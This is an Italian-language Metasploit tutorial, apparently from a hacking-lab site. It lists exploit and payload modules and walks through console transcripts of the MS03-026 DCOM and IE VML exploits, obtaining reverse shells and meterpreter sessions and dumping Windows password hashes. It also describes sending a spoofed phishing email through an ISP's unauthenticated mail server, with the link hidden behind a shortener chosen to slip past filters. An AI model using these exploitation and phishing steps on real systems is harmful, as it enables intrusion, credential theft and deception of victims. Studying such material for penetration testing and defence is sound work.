shoutcast_format_win32	SHOUTcast DNAS/win32 1.9.4 File Request Format String Overflow
slimftpd_list_concat	SlimFTPD LIST Concatenation Overflow
smb_sniffer	SMB Password Capture Service
solaris_dtspcd_noir	Solaris dtspcd Heap Overflow
solaris_kcms_readfile	Solaris KCMS Arbitrary File Read
solaris_lpd_exec	Solaris LPD Command Execution
solaris_lpd_unlink	Solaris LPD Arbitrary File Delete
solaris_sadmind_exec	Solaris sadmind Command Execution
solaris_snmpxdmid	Solaris snmpXdmid AddComponent Overflow
solaris_ttyprompt	Solaris in.telnetd TTYPROMPT Buffer Overflow
sphpblog_file_upload	Simple PHP Blog remote command execution
squid_ntlm_authenticate	Squid NTLM Authenticate Overflow
svnserve_date	Subversion Date Svnserve
sybase_easerver	Sybase EAServer 5.2 Remote Stack Overflow
sygate_policy_manager	Sygate Management Server SQL Injection
tftpd32_long_filename	TFTPD32 <= 2.21 Long Filename Buffer Overflow
trackercam_phparg_overflow	TrackerCam PHP Argument Buffer Overflow
ultravnc_client	UltraVNC 1.0.1 Client Buffer Overflow
uow_imap4_copy	University of Washington IMAP4 COPY Overflow
uow_imap4_lsub	University of Washington IMAP4 LSUB Overflow
ut2004_secure_linux	Unreal Tournament 2004 "secure" Overflow (Linux)
ut2004_secure_win32	Unreal Tournament 2004 "secure" Overflow (Win32)
warftpd_165_pass	War-FTPD 1.65 PASS Overflow
warftpd_165_user	War-FTPD 1.65 USER Overflow
webmin_file_disclosure	Webmin file disclosure
webstar_ftp_user	WebSTAR FTP Server USER Overflow
winamp_playlist_unc	Winamp Playlist UNC Path Computer Name Overflow
windows_ssl_pct	Microsoft SSL PCT MS04-011 Overflow
wins_ms04_045	Microsoft WINS MS04-045 Code Execution
wmailserver_smtp	SoftiaCom WMailserver 1.0 SMTP Buffer Overflow
wsftp_server_503_mkd	WS-FTP Server 5.03 MKD Overflow
wzdftpd_site	Wzdftpd SITE Command Arbitrary Command Execution
ypops_smtp	YahooPOPS! <= 0.6 SMTP Buffer Overflow
zenworks_desktop_agent	ZENworks 6.5 Desktop/Server Management Remote Stack Overflow

```
msf > show payloads
```

```
Metasploit Framework Loaded Payloads
```

```
=====
```

bsd_ia32_bind	BSD IA32 Bind Shell
bsd_ia32_bind_stg	BSD IA32 Staged Bind Shell
bsd_ia32_exec	BSD IA32 Execute Command
bsd_ia32_findrecv	BSD IA32 Recv Tag Findsock Shell
bsd_ia32_findrecv_stg	BSD IA32 Staged Findsock Shell
bsd_ia32_findsock	BSD IA32 SrcPort Findsock Shell
bsd_ia32_reverse	BSD IA32 Reverse Shell
bsd_ia32_reverse_stg	BSD IA32 Staged Reverse Shell
bsd_sparc_bind	BSD SPARC Bind Shell
bsd_sparc_reverse	BSD SPARC Reverse Shell
bsdi_ia32_bind	BSDi IA32 Bind Shell
bsdi_ia32_bind_stg	BSDi IA32 Staged Bind Shell
bsdi_ia32_findsock	BSDi IA32 SrcPort Findsock Shell
bsdi_ia32_reverse	BSDi IA32 Reverse Shell
bsdi_ia32_reverse_stg	BSDi IA32 Staged Reverse Shell
cmd_generic	Arbitrary Command
cmd_interact	Unix Interactive Shell
cmd_iris_bind	Irix Inetd Bind Shell
cmd_localshell	Interactive Local Shell
cmd_sol_bind	Solaris Inetd Bind Shell
cmd_unix_reverse	Unix Telnet Piping Reverse Shell
cmd_unix_reverse_bash	Unix /dev/tcp Piping Reverse Shell
cmd_unix_reverse_nss	Unix Spaceless Telnet Piping Reverse Shell
generic_sparc_execve	BSD/Linux/Solaris SPARC Execute Shell
iris_mips_execve	Irix MIPS Execute Shell
linux_ia32_adduser	Linux IA32 Add User
linux_ia32_bind	Linux IA32 Bind Shell
linux_ia32_bind_stg	Linux IA32 Staged Bind Shell
linux_ia32_exec	Linux IA32 Execute Command
linux_ia32_findrecv	Linux IA32 Recv Tag Findsock Shell
linux_ia32_findrecv_stg	Linux IA32 Staged Findsock Shell
linux_ia32_findsock	Linux IA32 SrcPort Findsock Shell
linux_ia32_reverse	Linux IA32 Reverse Shell
linux_ia32_reverse_impurity	Linux IA32 Reverse Impurity Upload/Execute
linux_ia32_reverse_stg	Linux IA32 Staged Reverse Shell
linux_ia32_reverse_udp	Linux IA32 Reverse UDP Shell
linux_sparc_bind	Linux SPARC Bind Shell
linux_sparc_findsock	LINUX SPARC SrcPort Find Shell
linux_sparc_reverse	Linux SPARC Reverse Shell

```
msf > show payloads
```

osx_ia32_bind	Mac OS X Intel Bind Shell
osx_ppc_bind	Mac OS X PPC Bind Shell
osx_ppc_bind_stg	Mac OS X PPC Staged Bind Shell
osx_ppc_findrecv_stg	Mac OS X PPC Staged Find Recv Shell
osx_ppc_reverse	Mac OS X PPC Reverse Shell
osx_ppc_reverse_nf_stg	Mac OS X PPC Staged Reverse Null-Free Shell
osx_ppc_reverse_stg	Mac OS X PPC Staged Reverse Shell
solaris_ia32_bind	Solaris IA32 Bind Shell
solaris_ia32_findsock	Solaris IA32 SrcPort Findsock Shell
solaris_ia32_reverse	Solaris IA32 Reverse Shell
solaris_sparc_bind	Solaris SPARC Bind Shell
solaris_sparc_findsock	Solaris SPARC SrcPort Find Shell
solaris_sparc_reverse	Solaris SPARC Reverse Shell
win32_adduser	Windows Execute net user /ADD
win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_downloadexec	Windows Executable Download and Execute
win32_exec	Windows Execute Command
win32_findrecv_ord_meterpreter	Windows Recv Tag Findsock Meterpreter
win32_findrecv_ord_stg	Windows Recv Tag Findsock Shell
win32_findrecv_ord_vncinject	Windows Recv Tag Findsock VNC Inject
win32_passivex	Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter	Windows PassiveX ActiveX Inject Meterpreter Payload
win32_passivex_stg	Windows Staged PassiveX Shell
win32_passivex_vncinject	Windows PassiveX ActiveX Inject VNC Server Payload
win32_reverse	Windows Reverse Shell
win32_reverse_dllinject	Windows Reverse DLL Inject
win32_reverse_meterpreter	Windows Reverse Meterpreter DLL Inject
win32_reverse_ord	Windows Staged Reverse Ordinal Shell
win32_reverse_ord_vncinject	Windows Reverse Ordinal VNC Server Inject
win32_reverse_stg	Windows Staged Reverse Shell
win32_reverse_stg_upexec	Windows Staged Reverse Upload/Execute
win32_reverse_vncinject	Windows Reverse VNC Server Inject

Ed ecco in fine la lista dei **nops** e degli **encoders** presenti nel MSF.

```
msf > show nops
```

```
Metasploit Framework loaded Nop Engines
```

```
=====
```

Alpha	Alpha Nop Generator
MIPS	MIPS Nop Generator
Opty2	Opty uber Nop Generator
PPC	PPC Nop Generator
Pex	Pex Nop Generator
SPARC	SPARC Nop Generator

```
msf > show encoders
```

```
Metasploit Framework loaded Encoders
```

```
=====
```

Alpha2	Skylined's Alpha2 alphanumeric Encoder
Countdown	x86 Call \$+4 countdown xor encoder
Countdown	x86 Call \$+4 countdown xor encoder
JumpCallAdditive	IA32 Jump/Call XOR Additive Feedback Decoder
None	The "None" Encoder
OSXPPCLongXOR	MacOS X PPC LongXOR Encoder
OSXPPCLongXORTag	MacOS X PPC LongXOR Tag Encoder
Pex	Pex Call \$+4 Double Word Xor Encoder
PexAlphaNum	Pex Alphanumeric Encoder
PexFnstenvMov	Pex Variable Length Fnstenv/mov Double Word Xor Encoder
PexFnstenvSub	Pex Variable Length Fnstenv/sub Double Word Xor Encoder
QuackQuack	MacOS X PPC DWord Xor Encoder
ShikataGaNai	Shikata Ga Nai
Sparc	Sparc DWord Xor Encoder

Bene, finita la lista degli strumenti di cui disponiamo passiamo a fare la scansione delle porte sull host preso come nostro target-vittima:

```
root@jackal-# nmap -sV -T Aggressive 192.168.1.100
Starting Nmap 4.85BETA9 ( http://nmap.org ) at 2009-07-21 17:43
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 17:43
Scanning 2 hosts [1 port/host]
Completed ARP Ping Scan at 17:44, 45.06s elapsed (2 total hosts)
Initiating Parallel DNS resolution of 2 hosts. at 17:44
Completed Parallel DNS resolution of 2 hosts. at 17:44, 3.64s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:44
Completed Parallel DNS resolution of 1 host. at 17:44, 1.05s elapsed
Initiating SYN Stealth Scan at 17:44
Scanning 192.168.1.100[1000 ports]
PORT      STATE      SERVICE      VERSION
139/tcp    open       netbios-ssn
445/tcp    open       microsoft-ds Microsoft Windows XP microsoft-ds
135/tcp    open       msrpc        Microsoft Windows RPC
MAC Address: 00:11:22:33:44:55 (Dell)
Service Info: OS: Windows
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.66 seconds
Raw packets sent: 2035 (91.344KB) | Rcvd: 16 (1056B)
```

Come è possibile vedere dalla scansione, sull' host il sistema operativo che gira è un Windows Xp spk.2, con aperte le porte: 139/tcp open netbios-ssn ; 445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds ; 135/tcp open msrpc Microsoft Windows RPC ;

Tramite queste informazioni siamo già in grado di capire a quale exploit rivolgerci, questo perché è ormai famosissima la falla che affligge l' interfaccia RPC DCOM su sistemi Microsoft <=2006, di conseguenza il nostro exploit non potrà che essere [REDACTED]

Vediamo quindi come poterlo configurare a dovere prima di lanciarlo.

Il comando per la messa in esecuzione, *(e memoria)*, di un exploit è il comando **use**, appena settato il nostro exploit, la **msfconsole** ci restituirà un output diverso, appositamente perché l'exploit è già in memoria, (per tornare eventualmente allo stato precedente il comando da dare è **back**), basta guardare la console del MSF.

Come è possibile vedere dal comando **show options**, le opzioni necessarie, “**required**” all'exploit per funzionare sono l'IP dell'host remoto, **RHOST**, e la porta remota, **RPORT**, che è già selezionata per l'interfaccia **RPC DCOM**, quindi di default già la **135**

```
msf > use msrpc_dcom_ms03_0026
msf exploit > msrpc_dcom_ms03_0026 show options

Exploit Options
=====

Exploit:      Name      Default      Description
-----
required      RHOST      The target address
required      RPORT      135         The target port

Target: Windows NT SP3-6a/2K/XP/2K3 English ALL

sf msrpc_dcom_ms03_026 > set RHOST 192.168.1.100
RHOST -> 192.168.1.100
msf msrpc_dcom_ms03_026 > show options

Exploit Options
=====

Exploit:      Name      Default      Description
-----
required      RHOST      192.168.1.100 The target address
required      RPORT      135         The target port

Target: Windows NT SP3-6a/2K/XP/2K3 English ALL

msf msrpc_dcom_ms03_026 >
```

con il comando **info** invece possiamo visualizzare le informazioni relative al exploit utilizzato:

```
msf msrpc_dcom_ms03_026 > info msrpc_dcom_ms03_026
  Name: Microsoft RPC DCOM MS03-026
  Class: remote
  Version: $Rev: 3818 $
  Target OS: win32, win2000, winnt, winxp, win2003
  Keywords: dcom
  Privileged: Yes
  Disclosure: Jul 16 2003
  Provided By:
    H D Moore <hdm [at] metasploit.com>
    spoonm <ninjatools [at] hush.com>
    Brian Caswell <bmc [at] shmoo.com>
  Available Targets:
    Windows NT SP3-6a/2K/XP/2K3 English ALL
  Available Options:
    Exploit:      Name      Default      Description
    -----
    required      RHOST      192.168.1.100  The target address
    required      RPORT      135           The target port
  Payload Information:
    Space: 880
    Avoid: 7 characters
    | Keys: noconn tunnel bind ws2ord reverse

  Nop Information:
    SaveRegs: esp ebp
    | Keys:

  Encoder Information:
    | Keys:

  Description:
    This module exploits a stack overflow in the RPCSS service, this
    vulnerability was originally found by the Last Stage of Delirium
    research group and has been widely exploited ever since. This
    module can exploit the English versions of Windows NT 4.0 SP3-6a,
    Windows 2000, Windows XP, and Windows 2003 all in one request :)

  References:
    http://www.osvdb.org/2100
    http://www.microsoft.com/technet/security/bulletin/MS03-026.msp
    http://www.milw0rm.com/metasploit/42
```

A questo punto non ci rimane che selezionare e configurare il **payload** necessario per completare il nostro test, ma facciamo prima una breve descrizione dei vari tipi disponibili:

- **download_exec**, scaricano ed eseguono un eseguibile arbitrario nel sistema testato.
- **dllinject**, iniettano nel sistema testato una libreria arbitraria.
- **exec**, eseguono un comando arbitrario nel sistema testato.
- **meterpreter**, payload avanzato multiuso per il test alle piattaforme windows, è stato sviluppato appositamente per Metasploit e permette di eseguire una grande varietà di comandi sul sistema testato, ma verrà descritto singolarmente nel seguito del documento.
- **shell**, permettono di ottenere un prompt dei comandi con diritti di SYSTEM sul sistema testato.
- **upexec**, permettono l'upload e l'esecuzione di un eseguibile arbitrario sul sistema testato.
- **vncinject**, iniettano ed eseguono una sessione VNC sul sistema testato, questo permette a chi esegue il test e di ottenere il controllo remoto della sessione utente.
- **adduser**, aggiungono un account utente nel sistema testato.

Questi sono i principali tipi di **shellcodes** disponibili, che poi secondo il tipo di connessione verranno abbinati ad una determinata modalità di invio. Infatti i nostri payload possono essere eseguiti in varie modalità, la scelta è dettata dalla situazione nella quale si effettua il testing e da quella in cui ci si trova ad operare.

Se il sistema fosse protetto da firewall e volessimo comunque ottenere un prompt dei comandi su di esso sarebbe necessario utilizzare una modalità *reverse shell*, [**Reverse TCP Stager**], piuttosto che una *connessione diretta* [**Bind TCP Stager**].

Se invece il nostro sistema fosse protetto da un firewall in grado di ispezionare dei pacchetti a livello applicativo, (**application filter**), dovremmo eseguire il payload tramite **PassiveX Reverse HTTP Tunneling Stager**, in questo caso verrà dapprima modificato il registro di sistema e poi lanciato Explorer il quale sarà a questo punto configurato per caricare un **controllo ActiveX** in grado di eseguire

il *tunneling HTTP* del payload verso il nostro computer riuscendo a sfruttare anche le configurazioni di proxy e autenticazione Internet, ma queste sono comunque scelte dettate dal momento del pentest.

Selezioniamo il nostro Payload con il comando **set PAYLOAD <nome_modulo>** (in questo caso **win32_reverse**), e lanciamo di nuovo **show options** per poter vedere le configurazioni obbligatorie mancanti.

Anche in questo caso il nostro prompt dei comandi si sarà modificato.

Come si può vedere dall'immagine sotto il sistema ora richiede **LHOST** (*localhost*) che andremo a inserire sempre con il comando **set LHOST <indirizzo>**.

```
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_reverse

PAYLOAD -> win32_reverse
msf msrpc_dcom_ms03_026(win32_reverse) > show options

Exploit and Payload Options
=====

Exploit:      Name      Default      Description
-----
required      RHOST      192.168.1.100  The target address
required      RPORT      135           The target port

Payload:      Name      Default      Description
-----
required      EXITFUNC   thread       Exit technique: "process", "thread", "seh"
required      LHOST      Local address to receive connection
required      LPORT      4321         Local port to receive connection

Target: Windows NT SP3-6a/2K/XP/2K3 English ALL

msf msrpc_dcom_ms03_026(win32_reverse) > set LHOST 192.168.1.5
```

Adesso dopo aver completato le configurazioni necessarie possiamo lanciare l'exploit e attendere il risultato .

Nell'esempio sottoriportato vedremo come la macchina remota ci permette di accedere ad una shell con i diritti **SYSTEM** o se opportunamente patchata e configurata assisteremo al rifiuto alla connessione remota .

```
msf msrpc_dcom_ms03_026(win32_reverse) > exploit
[*] Started revers handler
[*] Trying target Windows NT SP3-6a/2K/XP/2K3 English ALL
[*] Binding to xxxxxxx-xxxxx-xxxxx-xxxxxxxx:0.0 ip_tcp 192.168.1.100
[*] Bound to xxxxx-xxxxx-x-xxxxxx-xxxx-xxxxx:0.0 ip_tcp 192.168.1.100
[*] Sending Exploit
[*] Sending stage (474 bytes)
[*] The DCE RPC service did not reply to our request
[*] Command shell session 1 opened (192.168.1.5:4321 -->192.168.1.100:135)

Microsoft Windows [Version 5.2.3790]
© Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32
```

L' attacco ha avuto successo ;-)

Passiamo ora ad un altro esempio sul MSF-2.* , è un esempio di exploitation che v`a a sfruttare un BOF su Internet Explorer-6 tramite un Code Execution, valido per le versioni di Windows 2000 NT <=Xp-Spk2-2003. Attacco di tipo "Client Side"

Quest' esempio è un p`o particolare, nel senso che non ha bisogno dello scanning del sistema da attaccare perché quest' exploitation lancia l' attacco sul proprio host in una determinata porta HTTP, la 8080 nell' esempio, ed attende che ci siano connessioni in entrata con il browser specificato, nel caso ci

siano la vittima che si connette vede una pagina bianca vuota e anche se chiude il browser, il payload avrà già fatto il suo lavoro.

Questo è un esempio datato, anche se non poi così tanto, ma è molto funzionale ed interessante, basti pensare all' utilizzo generalizzato che potrebbe farne un attaccante tramite un BOT per spam, ma non vogliamo introdurre concetti vaghi che poi non andremo ad approfondire, quindi passiamo subito alla pratica, ricordandovi che quest' esempio può essere visto anche in video dall' apposita sezione del nostro portale, il titolo del video è “**Metasploit Framework**”.

Come primo comando naturalmente viene dato:

```
msf > show exploits
```

Senza mostrarvi l' help già visto in precedenza per la stessa versione del MSF, selezioniamo subito l' exploit, ovvero l' **ie_vml_rectfill**

[http://trac.metasploit.com/browser/framework2/trunk/exploits/ie_vml_rectfill.pm?rev=3958]

L' exploit viene selezionato per l'attivazione nella sessione con il comando **use <nome-exploit>** e tutte le opzioni di cui l' exploit necessita sono mostrate a video con il comando **show options**, ecco infatti due immagini della sessione...

```
msf > use ie vml_rectfill
msf ie_vml_rectfill > show options

Exploit Options
=====

Exploit:      Name      Default  Description
-----
optional      HTTPHOST  0.0.0.0   The local HTTP listener host
required      HTTPPORT  8080      The local HTTP listener port

Target: Windows NT 4.0 -> Windows 2003 SP1
```



```
msf ie_vml_rectfill > show options

Exploit Options
=====

Exploit:   Name      Default  Description
-----
optional   HTTPHOST  0.0.0.0  The local HTTP listener host
required   HTTPPORT  8080     The local HTTP listener port

Target: Windows NT 4.0 -> Windows 2003 SP1

msf ie_vml_rectfill > set HTTPHOST 192.168.1.96
HTTPHOST -> 192.168.1.96
msf ie_vml_rectfill > show options

Exploit Options
=====

Exploit:   Name      Default  Description
-----
optional   HTTPHOST  192.168.1.96  The local HTTP listener host
required   HTTPPORT  8080         The local HTTP listener port

Target: Windows NT 4.0 -> Windows 2003 SP1
```

Dalle opzioni [optional / required] possiamo vedere che l' exploit selezionato necessita di:

1. **HTTPPORT** – la porta, automaticamente settata di default sulla **8080**
2. **HTTPHOST** – che però necessita dell' inserimento dell' **ip** sul quale noi vogliamo ricevere la connessione... ...già, perché in questa sessione l' exploitation andrà ad aprire una connessione tra la vittima ed il nostro host secondo i nostri dati inseriti nelle opzioni.

In questo caso nel video è stato scansionato l' ip della vittima solo ed esclusivamente per scopo di sicurezza di riuscita del pentest, ed infatti secondo **nmap** abbiamo sull' host vittima un **OS Microsoft Windows-XpSpk2-2001**.

Prima del lancio dell' exploit è necessario selezionare un payload, il comando per visualizzare la lista di tutti i payload disponibili è **show payloads**, questa l' immagine:

```
msf ie_vml_rectfill > show payloads

Metasploit Framework Usable Payloads
=====

win32_downloadexec      Windows Executable Download and Execute
win32_exec              Windows Execute Command
win32_passivex          Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter Windows PassiveX ActiveX Inject Meterpreter Payload
win32_passivex_stg      Windows Staged PassiveX Shell
win32_passivex_vncinject Windows PassiveX ActiveX Inject VNC Server Payload
win32_reverse           Windows Reverse Shell
win32_reverse_dllinject Windows Reverse DLL Inject
win32_reverse_meterpreter Windows Reverse Meterpreter DLL Inject
win32_reverse_stg       Windows Staged Reverse Shell
win32_reverse_stg_upexec Windows Staged Reverse Upload/Execute
win32_reverse_vncinject Windows Reverse VNC Server Inject
```

La nostra scelta è ricaduta sul **meterpreter**, uno spettacolo di payload, potente e semplice da usare, impostato con il comando **set PAYLOAD win32_reverse_meterpreter**

```
msf ie_vml_rectfill > set PAYLOAD win32_reverse_meterpreter
PAYLOAD -> win32_reverse_meterpreter
msf ie_vml_rectfill(win32_reverse_meterpreter) > show options

Exploit and Payload Options
=====

Exploit:  Name      Default      Description
-----
optional HTTPHOST  192.168.1.96 The local HTTP listener host
required HTTPPORT  8080         The local HTTP listener port

Payload:  Name      Default      Description
-----
required EXITFUNC  seh          Exit technique: "process", "thread", "seh"
required LHOST      Local address to receive connection
required METDLL   /pentest/exploits/framework2/data/meterpreter/metsrv.dll The full path the meterpreter server dll
required LPORT    4321         Local port to receive connection

Target: Windows NT 4.0 -> Windows 2003 SP1
```

Anche nel caso del payload la nostra **msfconsole** ci viene in contro mostrandoci, sempre attraverso il comando **show options**, tutte le opzioni di cui il payload selezionato necessita, in questo caso solo il **LHOST**, l'host dove ricevere la connessione, la porta, **LPORT**, è automaticamente settata a **4321**.

È venuto il momento del lancio dell' exploit, comando = **exploit** ;-)

```
msf ie_vml_rectfill(win32_reverse_meterpreter) > exploit
[*] Starting Reverse Handler.
[*] Waiting for connections to http://192.168.1.96:8080/
[*] Got connection from 192.168.1.96:4321 <-> 192.168.1.100:4588
[*] Sending Intermediate Stager (89 bytes)
[*] Sending Stage (2834 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
```

Ma com'è che è stata realizzata tutta la fase precedente?

Semplice, dal video è molto facile capire che è stata inviata una *fakemail* tramite protocollo Telnet da un server ESMTP, precisamente quello di AliceTelecom, che permette l'invio di mail ai propri clienti tramite il suo server senza verifica del mittente, infatti: wels@welsinators.it è un indirizzo che ho inventato al momento, non è reale.

Il link inserito è stato creato da uno dei tanti servizi online per la gestione facilitata di lunghi url.

Il server ESMTP di AliceTelecom blocca gli url provenienti da *Tinyurl* e da altri servizi famosi, ma non quelli provenienti da *CutsLink* :-)

Al momento in cui la vittima va a clickare sul link inviatogli dall' Attacker, che nasconde gli stessi dati, [host:porta], inseriti nelle opzioni dell' exploit, si connette con IE-6 al nostro host e il *code execution* su IE-6 genera un **BufferOverflow** che ci permette di aprire una sessione di *meterpreter* con la vittima.

Eccoci ora arrivati a descrivere la fase di gestione del **Meterpreter**, di cui parleremo in maniera più dettagliata alla fine del documento.

Una volta che abbiamo aperto una sessione di meterpreter tra noi e l' host vittima la fase più ostica è passata, basta fare in modo di creare sull' host vittima delle condizioni che ci permettano di avere tutto ciò che vogliamo.

In questo specifico caso, trattandosi di un esempio con MSF-v2, tramite il meterpreter dobbiamo creare un canale di interazione con la vittima per poi prendere le hash del sistema ed entrare “interagendo” con un canale nel sistema vittima.

Per vedere le hash del sistema dobbiamo effettuare l' upload di librerie *.dll sull' host remoto, e successivamente uplodare **Sam**, la libreria specifica per il **gethashes**, questa l' immagine del processo...

```
[ -= connected to -= ]
[ -= meterpreter server -= ]
[ -= v. 00000500 -= ]
meterpreter> use -m Process
loadlib: Loading library from 'ext306711.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter> use -m Fs
loadlib: Loading library from 'ext97880.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter> use -m Sam
loadlib: Loading library from 'ext826581.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter> gethashes
meterpreter>
Administrator:500:75eb7ea266a5fe6aad3b435b51404ee:1d62e074ed0068eca068f3b36c9d8277:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:7d75f48632888325a95cf083608b7ad6:53f337e9cd64272ea5d78fe607f0a7cd:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:7365113a52ec50bb8c1fae365453360e:::
wels:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter> █
```

Teniamo bene a mente quest' immagine, la metteremo a confronto con una sessione simile con un esempio dedicato al **MSF-3.3-dev**. Successivamente, dopo aver ottenuto le hash dell' amministratore e degli altri utenti del sistema attaccato, apriamo un canale di interazione ed otteniamo il prompt dei comandi del sistema, l' immagine del processo è la seguente...

```
meterpreter> execute -f cmd
execute: Executing 'cmd'...
meterpreter>
execute: success, process id is 3224.
meterpreter> interact 1
Error: The channel identifier 1 is invalid.
meterpreter> execute -f cmd -c
execute: Executing 'cmd'...
meterpreter>
execute: success, process id is 3628.
execute: allocated channel 1 for new process.
meterpreter> interact 1
interact: Switching to interactive console on 1...
meterpreter>
interact: Started interactive channel 1.

Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\Documents and Settings\wels\Desktop>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):

    Suffisso DNS specifico per connessione: hacklabs.org
    Indirizzo IP. . . . . : 192.168.1.100
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1

D:\Documents and Settings\wels\Desktop> █
```

In parole povere è stato fatto quanto segue...

1. **execute -f cmd** per creare un processo di comando
2. **execute -f cmd -c** per creare il processo di comando sull' host remoto e creare un canale di interazione
3. **interact 1** per interagire con l' host tramite il canale appena creato

Con il comando **ipconfig** vediamo che siamo in un processo sull host remoto.

Bene, questo è solo un esempio di quello che si può fare con il MSF, soprattutto con il payload Meterpreter, ma andiamo avanti con la nostra descrizione...

./msfcli

Dopo aver, speriamo nel miglior modo possibile, dato una descrizione della console del MSF, andiamo a descrivere la **msfcli**, common line interface.

Sulla msfcli non c'è tantissimo da dire se non che è praticamente il metodo più veloce che il MSF mette a disposizione.

Msfcli funziona con l' esecuzione tramite shell di una exploitation con selezione di exploit, payload, setting di indirizzi / porte, locali / remote, tutto in una sola riga.

Per farci un' idea precisa, guardiamone l' help...

```
msfcli <nome_exploit> <opzione=valore> [modalità]
=====
Mode          Description
----          -
(H)elp        You're looking at it baby!
(S)ummary     Show information about this module
(O)ptions     Show available options for this module
(A)dvanced    Show available advanced options for this module
(I)DS Evasion Show available ids evasion options for this module
(P)ayloads    Show available payloads for this module
(T)argets     Show available targets for this exploit module
(AC)tions     Show available actions for this auxiliary module
(C)heck       Run the check routine of the selected module
(E)ecute      Execute the selected module
=====
```

Come possiamo vedere non è molto *userfriendly* come la msfconsole, ma vi assicuro che dopo un paio di prove potrebbe sostituire benissimo la vostra scelta.

Viene da se che mscli può essere interpretata come un vero e proprio comando shell, perché lo è, di conseguenza possiamo passargli anche comandi di aiuto personalizzato come grep ad esempio, che può essere utile con msfcli per la selezione di un exploit all' interno di una determinata lista.

Ma andiamo anche alla dimostrazione di come passare una sequenza di exploitation a msfcli, prendendo ad esempio l' exploit `ms03_026_dcom` ed il payload `meterpreter`

```
root@bt~# msfcli3 exploit/windows/dcerpc/ms03_026_dcom HTTPPORT=8080
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.25 LPORT=5555
RHOST=128.128.1.2 E

[*] Started reverse handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:128.128.1.2[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:128.128.1.2[135]
...
[*] Sending exploit ...
```

La lettera **E** finale sta ad indicare il lancio dell' attacco.

Capirete voi che essendo perfettamente a conoscenza delle opzioni da passare e della condizione in cui ci si trova msfcli è lo strumento più veloce che c'è.

./msfweb

Bene ora siamo arrivati alla descrizione dell' interfaccia web del MSF, la msfweb appunto, che permette il lancio e configurazione di tutti gli strumenti tramite un interfaccia web, utile magari per le prime volte che si usa il MSF, perché rende appunto più semplice la comprensione per coloro che non sono molto abili con l' uso della shell. Facciamo per quest' occasione un altro esempio pratico. ;-)

Questa è un' immagine di come si presenta l' interfaccia web di MSF appena avviata...



I pulsanti sono visibili nella parte in alto a sinistra ma, secondo la skin che si utilizza, a scelta dal menù Options, potrebbero trovarsi anche a sinistra o altrove, in caso di nuove skins :-)


Partiamo quindi a fare il nostro nuovo esempio dalla scansione del sistema da attaccare, passando ad Nmap opzioni di services fingerprinting vediamo cosa la scansione ci restituisce...

```
HaCkLaB ~ # nmap -sV 128.128.1.2
Starting Nmap 4.76 ( http://nmap.org ) at 2009-10-03 23:38 GMT
Interesting ports on 128.128.1.2:
Not shown: 988 closed ports
PORT      STATE      SERVICE      VERSION
23/tcp    open       telnet       Microsoft Windows XP telnetd
25/tcp    open       smtp         Microsoft ESMTTP 6.0.2600.2180
80/tcp    open       http         Microsoft IIS webserver 5.1
135/tcp   open       msrpc        Microsoft Windows RPC
139/tcp   open       netbios-ssn  Microsoft Windows RPC
443/tcp   open       https?
445/tcp   open       microsoft-ds Microsoft Windows XP microsoft-ds
1035/tcp  open       msrpc        Microsoft Windows RPC
1720/tcp  filtered  H.323/Q.931
3389/tcp  open       microsoft-rdp Microsoft Terminal Service
4662/tcp  open       edonkey?
8080/tcp  open       http         BadBlue httpd 2.7
Service Info: Host: hacklab-dww; OSs: Windows XP, Windows

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.20 seconds
```

